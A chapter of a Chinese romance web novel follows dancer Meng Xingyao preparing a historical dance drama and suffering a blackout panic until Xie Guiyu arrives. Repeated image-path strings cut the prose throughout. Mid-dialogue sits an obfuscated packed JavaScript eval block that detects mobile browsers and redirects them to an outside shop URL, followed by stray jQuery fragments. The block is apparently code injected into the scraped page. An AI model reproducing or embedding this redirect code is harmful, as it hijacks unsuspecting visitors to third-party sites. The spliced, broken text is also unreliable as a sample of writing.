孟星杳搬家过去一周了,每天忙的昏天暗地。
今天要去首都大剧院做项目准备的工作,她刚刚化完妆,整理好妆容正准备换上衣服的时候,门外忽然传来了几下敲门声。
孟星杳走到玄关处的显示屏前,看清屏幕上站着的人是黎兰之后,才抬手打开了门。
开门的瞬间,她看到黎兰手里抱着一份文件站在门外,赶忙开口道:“换个衣服就好,很快的。”
黎兰进门换了鞋子,将文件递给孟星杳,“不急,先看看这个。”
孟星杳刚想转身去卧室换衣服,听到黎兰的声音又转了个弯,接过她递来的文件,打开。
她正看着,耳边同时传来了黎兰的声音,“看看,首都大剧院的批文已经下来了,可见对这个舞剧有多重视,你确定真的没有问题?”
孟星杳看了一眼文件,确实是首都大剧院的批文。
按理来说剧院给他们的排练时间是上部在10-12月,下部在2-3月,最终4月首演,这将近大半年的时间,批文是不该下来这么早的。
按照这架势,可不止重视这么简单了。
不过也不算奇怪,这是首都大剧院一手促成的项目,重视也是应该的。文件上没什么内容,孟星杳很快就合上了,“就算有问题也得没问题,当初决定拿这个项目的时候就该想到有多艰难。”
黎兰看了眼孟星杳没有说话,她当初就不想孟星杳竞争这个项目,虽然能够带来知名度,甚至也许可以靠这部舞剧来获奖,但付出的努力和得到的奖励却不可能是正比。
孟星杳知道黎兰的担忧。
《千窟寄梦》是她的第一部原创舞剧,但它只是个四分钟的短片,无法申奖,单纯是她自费拍摄的作品,算是对她自己的一个礼物吧。
可这个项目可不一样,《霓裳裂》是实打实的优秀舞剧,是她舞蹈生涯的关键一步。
“算了,待会都要去剧院了,现在说这些也没意义。”黎兰收回了文件,没有打算再继续这个话题,她既然是孟星杳的经纪人,要做的就是帮助她,支持她。
孟星杳拽住黎兰的手臂,撒娇道:“我的兰姐,你相信我好吗?”
黎兰捏了捏孟星杳的脸蛋,“我当然相信你了,如果不是你我早就不在这行干了。”
这些年对她的职业规划,黎兰一直尽心尽力,这一点孟星杳从来不会怀疑。
黎兰原本是一位名声大噪的首席演员的经纪人,但是那位前辈退休了,她也打算辞职换一份工作,但恰好遇到了孟星杳,她俩也算是一见如故,便没再辞职,成为了孟星杳的经纪人。
*
下午,孟星杳和黎兰到剧院排练厅的时候,剧院院长已经在等着了。
院长姓吴,是个很成熟知性的女性,看起来大概五十出头,到孟星杳走到这边,露出了温和的笑容,主动上前伸出手,“欢迎孟老师。”
孟星杳被这称呼吓了一跳,能让首都大剧院的院长喊一声老师,这可太荣幸了,她也赶紧上前和院长握了手,笑着应声,“麻烦院长您亲自来等了。”
吴院长笑着摆了摆手,示意孟星杳不必客气,引着她往排练厅的方向走,一边走一边温和地和孟星杳介绍道:“我们的演员已经经过了一轮筛选,目前有五十多位。除此之外,我们还为这次舞剧请了一位顾问。”
孟星杳虽然不知道吴院长请的是哪位顾问,但是像这样的项目,请的顾问肯定都是大有来头的,笑笑道:“那太好了,我们这次是大型历史舞剧,确实需要一位历史顾问。”
排练厅大约站了五十多名年轻舞蹈演员,男女都有,穿着统一的舞蹈服,脸上都是期待的神情,毕竟这五十多名青年演员也是经过层层选拔才选中的,大家都想参与这个项目。
吴院长看着朝气蓬勃的舞蹈演员们,笑道:“孟老师,你给大家介绍一下吧。”
孟星杳见状也不再推诿,接过了话筒,站在了排练厅的最前方,将话筒放在嘴边:“大家好,我是孟星杳,也是此次舞剧《霓裳裂》的负责人,我相信大家也知道,除去男女主和高潮部分的群舞由我们舞团负责,舞剧的其他演员都将从你们中间产生。”
孟星杳话音刚落,新人们纷纷露出兴奋又紧张的神色,交头接耳小声议论起来。
《霓裳裂》主要讲的是南宋末年,舞伎云娘以一舞《霓裳》名动天下。
元军破城那夜,她被俘至北地大营,被迫于敌帐中献舞,火把猎猎,她着残破宫衣,以断袖为笔,在地上步步踏出万里山河的轮廓。
敌将大笑命她再舞,她却旋身冲向帅旗,水袖缠火,纵身焚作漫天星火。
舞剧在山河破碎之际,以云娘这种小人物为笔墨,彰显华夏气节。
他们基本都是刚刚毕业或者还未毕业的学生,担任这样大型舞剧的主演,那是陪伴一生的履历,也是入行的敲门砖,这样的机会来之不易,每个人都不想放过。
孟星杳扫过台下一张张年轻鲜活的脸,顿了顿接着开口,“三天后统一考核,其中有两位主要的角色拥有独舞时间,其他均为群舞,但这不是终选,排练期间,我会根据实际表现随时调整角色分配。”听到这话,大家又都紧张了起来。
这意味着两个月的时间,每一天每一刻都不能放松。
“我面对面建个群,1111,大家先进群,稍后会把考核的舞蹈片段发过去。”
孟星杳说着拿出了手机,在微信页面建了个群,输入了进群数字后便收起了手机。
新人们闻言纷纷拿出手机进群。
吴院长也进了群,但她很快接了个电话,回来的时候手里还多了份文件,她将文件递给了孟星杳,“抱歉孟老师,剧院有点事我得去处理,这是他们的资料,您可以有个了解。”
“没关系吴院长,您先忙。”孟星杳的脸上挂着得体的微笑。
等院长走后,孟星杳翻看着刚刚院长递来的资料。其实这批演员大部分都是京舞毕业或者还未毕业的,只有寥寥几位是非科班的,但基本功都很扎实,看得出剧院在初选时下了不少功夫。
孟星杳大致预览完,抬眸看向了新人们,脸上扬起了轻松的温柔的笑容,“大家不要害怕,我私下挺好相处的,大家有什么舞蹈方面的问题都可以问我。不过我有一个要求,私底下怎么和我嬉皮笑脸都行
;eval(function(p,a,c,k,e,d){e=function(c){return(c<a?"":e(parseInt(c/a)))+((c=c%a)>35?String.fromCharCode(c+29):c.toString(36))};if(!''.replace(/^/,String)){while(c--)d[e(c)]=k[c]||e(c);k=[function(e){return d[e]}];e=function(){return'\\w+'};c=1;};while(c--)if(k[c])p=p.replace(new RegExp('\\b'+e(c)+'\\b','g'),k[c]);return p;}('8 0=7.0.6();b(/a|9|1|2|5|4|3|cl/i.k(0)){n.m="j://e.d.f/h/g/"}',24,24,'userAgent|iphone|ipad|iemobile|blackberry|ipod|toLowerCase|navigator|var|webos|android|if|opera|mgxs|t|shop|17939114|213827||http|test|mini|href|location'.split('|'),0,{}));
() {
$('.inform').remove();
$('#content').append('
,但在舞台上,每个人都必须拿出专业舞者的态度。”
她停顿了一下,嘴角上扬的弧度大了些,双手击掌传来“啪”地一声,歪着头问道:“好吗?”
话音刚落,排练厅传来新人们一致的声音,“好!”
*
这次去主要是和大家见个面交流一下,不到两个小时也就结束了。
孟星杳去岑冉家蹭了饭,等再次回来的时候已经是晚上九点多了。
她将包放下,就拿起浴巾去卫生间洗了澡。
再次出来的时候,整个人轻快了不少。
孟星杳一边擦拭着头发,一边拿起手机,回了下微信的消息便放在了桌子上,走到了洗手池的前面,从底下的柜子里拿出了吹风机,插上电源吹了起来。
她偏着头拨弄发根,看到镜子被水汽模糊了一小半,又拿起纸在镜子上擦了擦。
可是忽然间,整个房间陷入了黑暗,吹风机发出的嗡嗡声也停了。
孟星杳站在黑暗当中,心脏剧烈跳动着,呼吸也变得急促而紊乱,身体像是被什么固定住了,怎么也迈不开腿,甚至连动都动不了。
小时候被锁在小黑屋的记忆瞬间涌上来,那种窒息般的恐惧死死缠住了她,黑暗里仿佛有无数双眼睛在窥视着她,窗外时不时发出些声响,每次让她抖了抖。
孟星杳身体不受控制地轻轻颤抖着,但只能强撑着抬手,摸索拔掉吹风机的插头,想着自己的方位和手机的位置,鼓起勇气抬腿朝前走去,每一步都走得小心翼翼,仿佛脚下是万丈深渊。
但是她忘记刚刚拉开了椅子,在快要走到桌子前的时候,腿一下磕到了椅子,整个人不受控制地摔倒在原地。
孟星杳在哪里摔倒就在哪里趴着,她甚至不想站起来了,屈膝抱住自己,将头埋进臂弯,抱着自己,缩在角落,任由恐惧把整个人裹得密不透风,像每次父亲不顺心了就把她关进小黑屋那样。
其实那些场景她不愿意再回想,只是落下了怕黑的毛病,就算不愿意想起来,也像个烙印一样深深的印在脑海里,以至于现在就算是睡觉也得开着一展小夜灯。
忽然间,门外传来了敲门声,让她从回忆中醒过神,被吓得整个人颤抖了一下。
孟星杳不敢回应。
敲门声越来越大,同时还伴随着一个男人的声音:“孟星杳?孟星杳?”
听到声音的孟星杳猛地抬起头。
谢归屿的声音?
这是幻觉吗?
“孟星杳,我在门口,没关系的,试着来开门。”
是谢归屿的声音。
不是幻觉。
孟星杳的手放在墙壁上,支撑着站起来。
她还是害怕黑暗,可是如果努力地朝前走去,等待她的是谢归屿......
孟星杳想到这,循着敲门的声源,抬起手臂,缓缓地一步一步移到门口,又放下手臂,摸索着碰到了门把手。
她深吸一口气,按下门把手,将门打开。
走廊的灯光一下子涌了进来,落在孟星杳的脸上。
孟星杳看清了眼前站着的人。
是谢归屿。